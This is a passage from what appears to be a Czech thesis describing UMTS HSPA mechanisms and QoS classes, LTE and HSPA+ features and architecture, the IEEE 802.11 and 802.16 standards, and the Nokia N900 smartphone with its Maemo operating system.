Hlavním cílem je kompenzovat nestabilitu rádiového kanálu pomocí nastavování přenosových parametrů. CQI (Channel Quality Indication) kanál slouží k přenosu informací o kvalitě právě používaného kanálu. Informace jsou získané z UE, který je měří. Na jejich základě se v danou chvíli použije nejvhodnější modulace a kódování. Počáteční modulace je QPSK (Quadrature Phase Shift Keying), jestli jsou rádiové podmínky dobré, použije se 16QAM (16-Quadrature Amplitude Modulation), čím se výrazně zvýší přenosová rychlost. [4]

Opakované odesílání HARQ (Hybrid Automatic Repeat Request)

Bity na opravu dat jsou přenášeny spolu s datovým signálem. Menší chyby se opraví na straně přijímače a pakety se nemusí znovu přenášet. Jestli je opakování přenosu potřebné, poškozený paket se uloží a po zopakování přenosu se nový a uložený paket zkombinují, za účelem získaní bezchybného paketu. Oba pakety mohou dorazit poškozeny a v konečném důsledku může být paket bez chyby. Odezva systému je rychlejší, protože o opakování vysílaní se stará Node B a ne RNC. Výsledkem je kratší doba pobytu paketů v síti, předtím než se zjistí, že jsou vadný. [4]

Rychlé plánování paketů FPS (Fast Packet Scheduling)

Na rozdíl od specifikace R4, dochází k plánování odesíláni paketů v Node B a ne v RNC. Na základě informací ze všech UE, Node B rozhodne, který UE bude odesílat data v dalším časovém rámci a kolik dat může být přeneseno k UE. Čím lepší signál, tým víc dat bude odesláno. [4]

2.1.6.3 WCDMA - HSUPA (High Speed Uplink Packet Access) – EUL (Enhanced Uplink)

Technologie HSUPA (High Speed Uplink Packet Access) vylepšuje technologii HSDPA, konktrétně zvyšuje přenosovou rychlost ve směru uplink na 5,76Mbit/s. Označení HSUPA vytvořila společnost NOKIA. Organizace 3GPP toto pojmenování nedefinuje a označuje tuto technologii jako EUL (Enhanced Uplink). Podobně jako v HSDPA, HSUPA používá plánovač odesílání dat (PS). Pracuje však rozdílně, na základě žádostí, kterými UE žádá o povolení posílat data. [4]

2.1.7 QoS (Quality of Service) v UMTS

Každá služba má specifické nároky na přenosovou cestu. Některé služby mají vetší nároky, některé menší. Sítí typicky přechází v jeden časový okamžik mnoho služeb a požadavků od vícerých uživatelů. Přenosové pásmo má však limitovanou šířku, proto je cílem alokovaní dostatečně velkých síťových prostředků pro potřeby každé služby. [3]

UMTS zavedla poměrně jednoduchý koncept QoS (Quality of Service), pozůstávající ze čtyř přenosových tříd a několik QoS atributů, sloužících k definování přenosových charakteristik těchto tříd.

Zmíněné čtyři přenosové třídy jsou

- QoS konverzační třída,
- QoS streamovací třída,
- QoS interaktivní třída,
- QoS třída přenosu na pozadí.

Nejlepším příkladem pro konverzační třídu je telefonní hovor. Avšak internet a multimédia přinesli nové služby požadující využití této třídy. Dobrými příklady jsou VoIP (Voice over IP) a videokonferenční služby. Real-time konverzace je vždy realizovaná mezi skutečnými koncovými uživateli (tj. lidmi). Z toho vyplývá, že nároky na přenosové pásmo jsou přímo podmíněné lidským vjemem. V konverzační třídě přenosové vlastnosti popisují hlavně parametry zpoždění a změny zpoždění.

Při sledování videí probíhajících v reálném čase nebo poslouchání hudby koncovým uživatelem je použita streamovací třída. Přenos dat směruje v tomto případě jen jedním směrem, jedná se o spojení typu klient - server. Změna zpoždění a celkové zpoždění není tak kritická, jako tomu bylo u konverzační třídy. Na straně koncového uživatele se o časové zarovnání rámců stará přímo uživatelská aplikace s využitím vyrovnávajících pamětí.

Interaktivní přenosová třída popisuje klasickou komunikační metodu, založenu na komunikaci typu žádost/odpověď. Podobně jako ve streamovací třídě, jedná se o spojení typu klient – server. Entita, jak na straně koncového uživatele, tak na straně serveru, očekává odpověď, resp. žádost v určitém čase. Právě zpoždění tyhle zprávy je jednou z klíčových vlastností interaktivní třídy. Další klíčovou vlastností je transparentnost přenosu dat s malou chybovostí.

Třída přenosu dat na pozadí je taktéž založena na klasickém komunikačním modelu žádost/odpověď, s rozdílem, že data nejsou očekávána v určitém čase. Data by však měla být přenášena transparentně, s co možná nejmenší chybovostí. [3]

QoS přenosová třída	Konverzační	Streamovací	Interaktivní	Třida přenosu na pozadí
Základní charakteristika	Malé zpoždění, Malá změna zpoždění	Střední zpoždění a změna zpoždění (v závislosti na aplikaci)	Zpoždění v určitých mezích, Střední změna zpoždění, Komunikace typu žádost-odpověď	Cíl (uživatelská aplikace) neočekává odezvu v přesně určitém čase
Příklady služeb	Hlas, VoIP, videokonference	Streamování videa, streamování zvuku	Prohlížení www stránek	Stahovaní dat, Email

Tab. 2.2: Rozdělení QoS tříd

Typické služby využívající jednotlivé třídy jsou vypsané v tab. 2.2. Chování jednotlivých přenosových tříd je definováno pomocí QoS parametrů. Mezi QoS parametre patří

- *přenosová třída:* tento parametr určuje přenosovou třídu QoS a na základě její hodnoty UMTS síť optimalizuje přenosovou cestu,
- *maximální přenosová rychlost (kbit/s):* parametr určuje horní hranici rychlosti, kterou mohou aplikace nebo uživatel dosáhnout,
- *garantovaná přenosová rychlost (kbit/s):* UMTS atributy nosné služby (zpoždění, propustnost) jsou garantované až do téhle rychlosti. Při její překročení už atributy garantované nejsou,
- *pořadí doručení (Y/N):* atribut indikuje, jestli má být provedeno doručovaní SDU (Servise Data Unit) ve správném pořadí nebo ne. Pro protokoly IPv4 a IPv6 by měl být parametr nastaven na hodnotu „N“,
- *maximální velikost jednotky SDU:* definuje maximální velikost SDU pro kterou musí síť zaručit QoS. Je-li jednotka SDU vetší velikosti než byla dohodnuta, mohou se zahodit nebo dále přenášet bez garance QoS,
- *formátovací informace o SDU:* pomocí tohohle parametru je možné definovat seznam přesných velikostí všech možných SDU,
- *SDU chybovost:* vyjadřuje podíl ztracených SDU nebo vyhodnocených jako chybných,
- *zbytková chybovost:* atribut indikuje nedetekovanou chybovost doručených SDU. Využívá se pro nastavení rádiových protokolů, algoritmů a detekčních chybových kódů,
- *doručení poškozených SDU (Y/N/-):* určuje, jestli mají být poškozeny SDU doručeny, nebo zahozeny,
- *zpoždění (ms):* určuje maximální zpoždění pro 95% ze všech doručených SDU,
- *priorita pro data:* určuje upřednostnění obsluhování SDU pátracích do UMTS nosné, před SDU patřícími do jiných nosných,
- *alokace/zachovaní priority:* specifikuje důležitost jednotlivých UMTS nosných v porovnání s jinými UMTS nosnými,
- *popis statistik zdroje:* popisuje charakteristiku zdroje přijatých SDU,
- *indikace signalizace (Y/N) :* definovaný jen pro interaktivní třídu.

Technická realizace určité kombinace QoS atributů vytváří přenosovou třídu s určitými vlastnostmi a nazývá se bearer služba (nosná). Tato nosná služba je kolekce alokovaných síťových zdrojů, která formuje tzv. bitou rouru se splněnými QoS parametry. [3]

2.2 Mobilní sítě HSPA+ (Evolved High-Speed Packet Access) a LTE (Long Term Evolution)


LTE je nejnovější standard v mobilních technologiích. Současné mobilní telekomunikační sítě nesou označení 3G, LTE sítě jsou často označovány jako sítě čtvrté generace. První specifikace LTE, definována v release 8, ale patří do sítě 3,9G, protože nebyla v plném souladu se IMT (International Mobile Telecommunications) Advanced 4G standardem. V roce 2011 má být definován standard LTE Advanced, který bude skutečným základem sítí 4G. Bude podporovat rychlosti do 1Gbit/s při pomalé mobilitě a škálovatelnou šířku pásma v rozmezí 40MHz. Sítě 4G byly navrženy kvůli zvýšení kapacity sítě, rychlosti a snížení nákladů pro prodejce. Tyto systémy nejsou kompatibilní se systémy 3G.

2.2.1 HSPA+ (Evolved High-Speed Packet Access)

HSPA+ (Evolved High-Speed Packet Access) je standard definovaný v release 7. HSPA+ dovoluje dosáhnout přenosových rychlostí až do 56Mbit/s pro směr downlink a pro směr uplink 22Mbit/s. Využívá k tomu techniku MIMO (Multiple-Input and Multiple-Output) a modulaci vyššího stupně (64QAM). Anténní systém MIMO v CDMA systémech vytváří virtuální sektory, čím navyšuje kapacitu v blízkosti vysílače. Uvedené rychlosti jsou teoretické, v praxi dosahují při větších vzdálenostech od vysílače hodnoty podobné HSDPA. [7]

2.2.2 LTE (Long Term Evolution) - základní vlastnosti systému

LTE podporuje přenosové rychlosti ve směru downlink nejmíň 100Mbit/s, ve směru uplink 50Mbit/s. Doba odeslání a potvrzení přijmu paketu je menší než 10ms. Podporuje různé šířky pásem, od 1,4MHz po 20MHz. Hlavní výhody LTE jsou vysoká propustnost, malé zpoždění, podpora Plug and Play, FDD a TDD v stejné platformě a jednoduchá architektura (nižší náklady). Systém LTE bude také podporovat přechod do buněk starších síťových technologií bez přerušení spojení. Na obr. 2.10 je znázorněn vývoj HSPA+ a LTE. Obě sítě dosahují velmi vysokých rychlostí a někteří operátoři plánují rozvíjení HSPA+ namísto LTE.




Obr. 2.10: Časová línie sítí HSPA+ a LTE

Současný stav a vlastnosti systému LTE

- Maximální rychlosti pro stahování, 326,4Mbit/s při použití anténního systému 4x4 a 172,8Mbit/s při použití 2x2 (využité 20MHz spektrum).
- Maximální rychlost pro nahrávání je 86,4Mbit/s pro každé 20MHz spektrum (jedna anténa).
- Minimálně 200 aktivních uživatelů v každé 5 MHz buňce.
- Možnost výběru šířky pásma od 1,4MHz po 20MHz (WCDMA má pevně definováno pásmo šířky 5MHz).
- Na venkově pracuje na frekvenci 900MHz s optimální velikostí buňky 5 km. Je možné použít i 30 km buňku (dobrá výkonost) a 100 km buňku (přijatelná výkonost). V hustě obývaných lokalitách pracuje na frekvenci 2,6GHz (EÚ) s velikostí buňky do 1 km.
- Dobrá podpora mobility. Vysokou přenosovou rychlost je možné dosáhnout i při pohybu rychlostí 500 km/h.
- Handover mezi různými přístupovými technologiemi.
- Používaná modulace OFDM (Orthogonal frequency-division multiplexing).
- Podpora IPv6.

2.2.3 Architektura LTE

Velké množství práce bylo věnováno zjednodušení architektury systému. Existující UMTS okruhy a paketové přepínání jsou nahrazeny plochou AIPN (All IP Network) architekturou. Zjednodušená struktura LTE je znázorněna na obr. 2.11.



Obr. 2.11: Zjednodušená architektura LTE

Nová architektura byla navrhnuta za účelem optimalizování síťového výkonu, snížení nákladů a pozdvihnutí podpory služeb založených na IP. V struktuře SAE (Service Architecture Evolution) patří do uživatelské roviny dva uzly, LTE základnová stanice (eNode B) a SEA brána. Tato architektura snižuje počet uzlů, zahrnutých do komunikace. eNode B je připojena k jádru sítě přes rozhraní nazývané S1. Existující 3GPP systémy jsou integrovány do systému LTE pomocí standardizovaných rozhraní, což umožnuje optimalizovat mobilitu mezi systémy (handover). Kontrola signalizace a mobility je řízená entitou MME (Mobility Management Entity), která je oddělená od brány. Registr HSS je připojen k sítí rozhraním založeném na protokole Diamond a ne SS7, jak tomu bylo u WCDMA sítích. Síťová signalizace pro kontrolu a účtování PCEF (Policy and Charging Enforcement Function) je taktéž založena na protokole Diamond. To znamená, že všechny rozhraní v architektuře jsou IP rozhraní. [6]

2.3 Bezdrátové sítě

Bezdrátové sítě jsou popsány sadou standardů, souhrnně označovaných jako IEEE 802.11. První bezdrátový protokol 802.11-1997 byl standardizován již v roce 1997. Větší úspěch však zaznamenal až protokol 802.11b (1999), následovaný protokolem 802.11g. V současné době se jako nejperspektivnější protokol jeví 802.11n, který poskytuje daleko vyšší přenosové rychlosti a dosah, než jeho předchůdci. Základní rozdíl mezi zmíněnými technologiemi je ve využití modulačních technik pro přenos dat přes rádiové rozhraní. Standardy 802.11b a 802.11g využívají pro přenos dat frekvenci 2,4GHz. Na této frekvenci

pracuje mnoho jiných zařízení (bluetooth zařízení, mikrovlnní trouby, atd.), což je příčinou vzniku interferencí. Frekvenční pásmo tvoří 13 kanálů, z něhož se jenom kanály 1, 6 a 11 nepřekrývají. Standard 802.11a využívá méně rušené 5GHz pásmo. [12]

2.3.1 Původní standard 802.11-1997

V současné době již zastaralý protokol, poskytuje přenosové rychlosti 1Mbit/s nebo 2Mbit/s. Specifikuje tři technologie na fyzické vrstvě. Přenos v infračerveném spektru (1Mbit/s), využití modulace FHSS (Frequency Hopping Spread Spectrum) nebo DSSS (Direct Sequence Spread Spectrum). Obě modulace pracují s rychlosti buď 1Mbit/s nebo 2Mbit/s. [12]

2.3.2 Standard 802.11a

Využívá totožný linkový protokol a strukturu rámce jako původní protokol. Rozdíl je v použité modulaci OFDM (Orthogonal Frequency-Division Multiplexing). Pracuje v pásmu 5GHz s maximální teoretickou přenosovou rychlostí 54Mbit/s. S využitím protichybového korekčního kódování se praktická přenosová rychlost pohybuje kolem 25Mbit/s. Jak již bylo zmíněno, výhodou této technologie je využití méně zahuštěného frekvenčního pásma. Na druhé straně má však frekvence 5GHz menší vlnové délky a tím pádem menší dosah než frekvence 2,4GHz. Signál o této frekvenci je také snadněji pohlcen nebo odražen překážkami na cestě rádiového signálu. [12]

2.3.3 Standard 802.11b

Je přímým rozšířením původního standardu. Využívá stejnou přístupovou metodu a pracuje ve frekvenční oblasti 2,4GHz. Maximální přenosová rychlost je 11Mbit/s, v praxi kolem 5Mbit/s. [12]

2.3.4 Standard 802.11g

Hardwarově kompatibilní se starším standardem 802.11b. Pracuje v kmitočtovém pásmu 2,4GHz a využívá modulaci OFDM (podobně jako 802.11a). Teoreticky může dosáhnut přenosovou rychlost 54Mbit/s, v praxi kolem 22Mbit/s. [12]

V roce 2003 byly představeny bezdrátové karty podporující všechny zmíněné standardy, což mělo výrazný vliv na rozšíření nasazení bezdrátového technologie.

2.3.5 Standard 802.11n

Nejnovější protokol z řady protokolů 802.11. Využívá anténní techniku MIMO (Mutliple Input Multiple Output), která umožňuje použít větší počet antén pro vysílání a příjem. Datový signál je tak na vysílací straně rozdělen na dílčí datové toky, vysílány současně. Pomocí matematických algoritmů jsou na přijímací straně eliminovány přeslechy. Pracuje v pásmech 2,4GHz a 5GHz. Maximální přenosová rychlost se pohybuje až kolem 600Mbit/s. [12]


Souhrn vlastností jednotlivých protokolů sady 802.11 je vypsán v tab. 2.3.

802.11 protokol	Kmitočet [GHz]	Šířka pásma [MHz]	Podporované přenosové rychlosti [Mbit/s]	Modulace	Dosah [m]
					vnitřní / vnější
-	2,4	20	1, 2	DSSS, FHSS	20 / 100
a	5	20	6, 8, 12, 18, 24, 36, 48, 54	OFDM	35 / 120
b	2,4	20	5,5 a 11	DSSS	38 / 140
g	2,4	20	6, 8, 12, 18, 24, 36, 48, 54	OFDM, DSSS	38 / 140
n	2,4 / 5	20 / 40	od 7,5 po 600	OFDM	70 / 400

Tab. 2.3: Porovnání vlastností protokolů ze sady 802.11. [12]

2.3.6 Rozdělení kanálů


Pásmo 2,4000GHz – 2,4835GHz je rozděleno na 13 kanálů. Každý kanál má šířku 22MHz s odstupem 5MHz. Z obr. 2.12 je zřejmé, že jenom kanály 1, 6 a 11 se nepřekrývají. Při vytváření bezdrátové sítě je nutné nejdřív analyzovat stav rádiového rozhraní v daném místě. Překrývání kanálů může mít výrazný dopad na degradaci signálu (snížení rychlosti, zvětšení ztrátovosti). [12]



Obr. 2.12: Rozdělení kanálů pro pásmo 2,4 GHz

2.3.7 Struktura rámce

Struktura rámce 802.11 je znázorněna na obr. 2.13. Pole *Řízení rámce* určuje typ rámce a verzi použitého protokolu. Pole *Doba trvání* nese informaci o přibližné délce doby přenosu dat. V rámci jsou definovány čtyři adresy, adresa rádiového přijímače, rádiového vysílače, adresa zdrojové a koncové stanice. *PČ* (Pořadové číslo) vyjadřuje číslo rámce nebo fragmentu a v poli *Data* jsou umístěna samotná uživatelská data. Pole *KS* (Kontrolní součet) obsahuje kontrolní součet rámce.



Obr. 2.13: Struktura rámce pro sadu protokolů 802.11

2.3.8 Standard 802.16e

Kromě standardů 802.11, určených pro lokální bezdrátové sítě, se prosazuje také standard 802.16, znám pod označením WiMAX (Worldwide Interoperability for Microwave Access). Jedná se o standard pro bezdrátové MAN (Metropolitan Area Network) sítě. Pracuje v pásmu 2 až 66GHz se šířkami kanálů od 1,25 po 20MHz, v závislosti na požadované přenosové rychlosti. Využívá modulaci OFDM s 2048 subnosnými, které jsou následně modulovány modulací QAM64 (Quadrature Amplitude Modulation). Standard definuje dvojbodové i vícebodové spoje. Dvojbodové spoje se využívají v přístupových nebo tranzitních částech sítě. Vyžadují přímou viditelnost s maximální dosažitelnou rychlostí až 140Mbit/s. Vícebodový spoj je určen pro přístup více uživatelů do sítě, v městské zástavbě s dosahem 3 až 5 kilometrů a rychlostí do 70Mbit/s. [12]

3 Mobilní přístroj Nokia N900

Nokia N900 je přenosný počítač s funkcemi chytrého telefonu. Spolu s výborným hardwarovým vybavením se zaraduje mezi absolutní špičku v oblasti mobilních zařízení. Jako jeden z mála telefonů má integrované služby VoIP a je prvním telefonem, který umožnuje videohovory přes VoIP i Skype. Pro komfortní ovládaní, využívá 3,5 palcový dotykový displej a QWERTZ klávesnici. [8]

3.1 Parametry

Nokia N900 je vybavena veškerými funkcemi, které jsou součástí všech dnešních chytrých telefonů. Nabízí širokou škálu zajímavých aplikací. Z pohledu síťových služeb podporuje všechny sítě a aplikace, které v současnosti poskytují čeští mobilní operátoři.


Důležité technické parametry přístroje:

- Podporované sítě: GSM 850/ 900/ 1800/ 1900MHz, WCDMA: 900/ 1900/ 2100MHz (UMTS).
- Podpora datových přenosů: GPRS (maximální rychlost 107/64,2kbit/s), EDGE (maximální rychlost 296/177,6kbit/s), 3G (WCDMA), HSDPA (10,2Mbit/s), HSUPA (2,0Mbit/s), Bluetooth 2.1, USB, Mikro USB (Universal Serial Bus), WLAN IEEE 802.11b/g, GPS (Global Position System).
- Operační systém: Maemo 5.
- Paměť telefonu: 32GB.
- RAM: 256 MB + virtuální paměť (spolu do 1GB).
- Procesor: 600MHz.

Práce se zařízením probíhá v poloze naležato, telefon není optimalizován na práci v poloze na výšku (len vybrané aplikace). [8]

3.2 Operační systém

Operační systém Maemo, vyvíjený společností Nokia, je určen pro chytré telefony a internetové tablety. Je vybudovaný na jádře linuxové distribuce Debian, z které probírá většinu grafického uživatelského rozhraní GUI (Graphical User Interface). Jádro je obohacené o frameworky a knihovny z projektu GNOME. Na obr. 3.1 je znázorněna struktura operačního systému.



Obr. 3.1: Struktura operačního systému Maemo 5

Systém dokáže pracovat na procesorech ARM i x86. Okrem základných komponentů systému, které se inicializují po spuštění, běží na pozadí démoni ovládající telefonní a datové funkce, GPS a napájení. Na rozdíl od většiny systémových komponentů se jedná o closed-source aplikace. Systém využívá mnoho knihoven. Značnou část multimediálních funkcí spravuje knihovna PulseAudio. Stará se o transparentní přístup k zvukovým funkcím systému. Dynamicky omezuje hlasitost, čím chrání reproduktory před poškozením. GStreamer rozhraní vytváří podporu pro různé audio a video kodeky.

Telefonní funkce jsou na nejnižší úrovni ovládané sadou AT příkazů. Nejdůležitější částí komunikačního rozhraní systému Maemo je RTCom framework. Skládá se z několika vrstev a obsluhuje služby a aplikace komunikující přes mobilní síť. Framework Telepathy umožnuje rozšířit systém o nové protokoly (ICQ, MSN, atd.). Pro ukládání většiny dat RTCom/Telepathy (SMS, email, kontakty) se používá databáze SQLite. Nad grafickým X-serverem běží správce oken Matchbox a grafické prostředí Hildon. Hildon GUI slouží k vytváření a přidávaní mini aplikací na plochy systému.

S výjimkou komunikačního rozhraní je platforma Maemo relativně otevřená. To samé se týká i aplikací vyvíjených pro tento systém. Celkově je tento operační systém daleko víc otevřen, než je tomu u konkurenčních systémů, například Android či Apple OS X. Aplikace jde bez problému instalovat pomocí správce aplikací, jak je tomu u většiny linuxových distribucí. [9]

3.3 Ovládání přístroje

Veškerý popis ovládání bude odpovídat poloze na obr. 3.2, protože téměř všechny aplikace pracují v poloze naležato. Hlavní displej je rozdělen na čtyři pracovní plochy, přičemž na každé může být libovolní počet odkazů na aplikace, záložky, resp. kontakty. Je možné na plochu umísťovat různé miniaplikace, tzv. „widgety“, které v reálném čase sbírají data závislá na aplikaci a zobrazují je. Ovládání je intuitivní, možné jenom pomocí dotyků, telefon nemá žádné hardwarové ovládací prvky.

Obr. 3.2: Popis přístroje Nokia N900

1. V pravém dolním rohu se nachází *stylus*. Pomocí něho probíhá veškeré ovládání přístroje, zamezí se tak znečistění displeje a hlavně nepřesnostem při práci s textem, terminálem, atd.
2. *Výsuvná klávesnice* není jediný způsob zadávání informací do přístroje, telefon podporuje i tzv. „on-screen“ klávesnici. Funkční kláves *Fn* slouží k zadávání alternativních znaků (včetně šipky nahoru a šipky dolu).
3. *Menu / Manažer spuštěných aplikací*. Toto pevně umístěné tlačítko slouží na spouštění aplikací a přepínaní mezi aplikacemi. Po spuštění libovolné aplikace plní funkci *manažera aplikací*, umožnuje přepínat mezi spuštěnými aplikacemi. V režimu *manažera aplikací* plní opět funkci tlačítka *menu*. Tímto způsobem je možné spustit přibližně 30 aplikací, které budou na pozadí pracovat, aniž by byl systém výrazně zpomalen.
4. Většina aplikací má v pravém horním rohu křížek pro vypnutí. Jestli tomu tak není (například *Menu*), je možné aplikaci vypnout stlačením prázdného místa, resp. pozadí.
5. Pevně dané tlačítko zobrazuje informace o stavu baterie, sítích, umožnuje přepínat mezi sítěmi, atd. Jedná se vlastně o notifikační zónu, do které je možné doinstalovat různé aplikace, pro zjednodušení ovládání. V našem případě, byla do této zóny doinstalována podpora přepínání mezi sítěmi 2G a 3G.

4 Mobilní přístroj HTC Desire

HTC Corporation je technologickým lídrem v oblasti výroby chytrým telefonů. Mezi její nejkvalitnější zařízení patří HTC Desire, vybavený operačním systémem Android 2.1 a 1GHz procesorem. Přístroj patří do kategorie chytrých telefonů, nazývané „*slate*“. Jsou to telefony bez hardwarové klávesnice, pohyblivých ovládacích prvků a s velkým dotykovým displejem, sloužícímu k ovládání. [10]

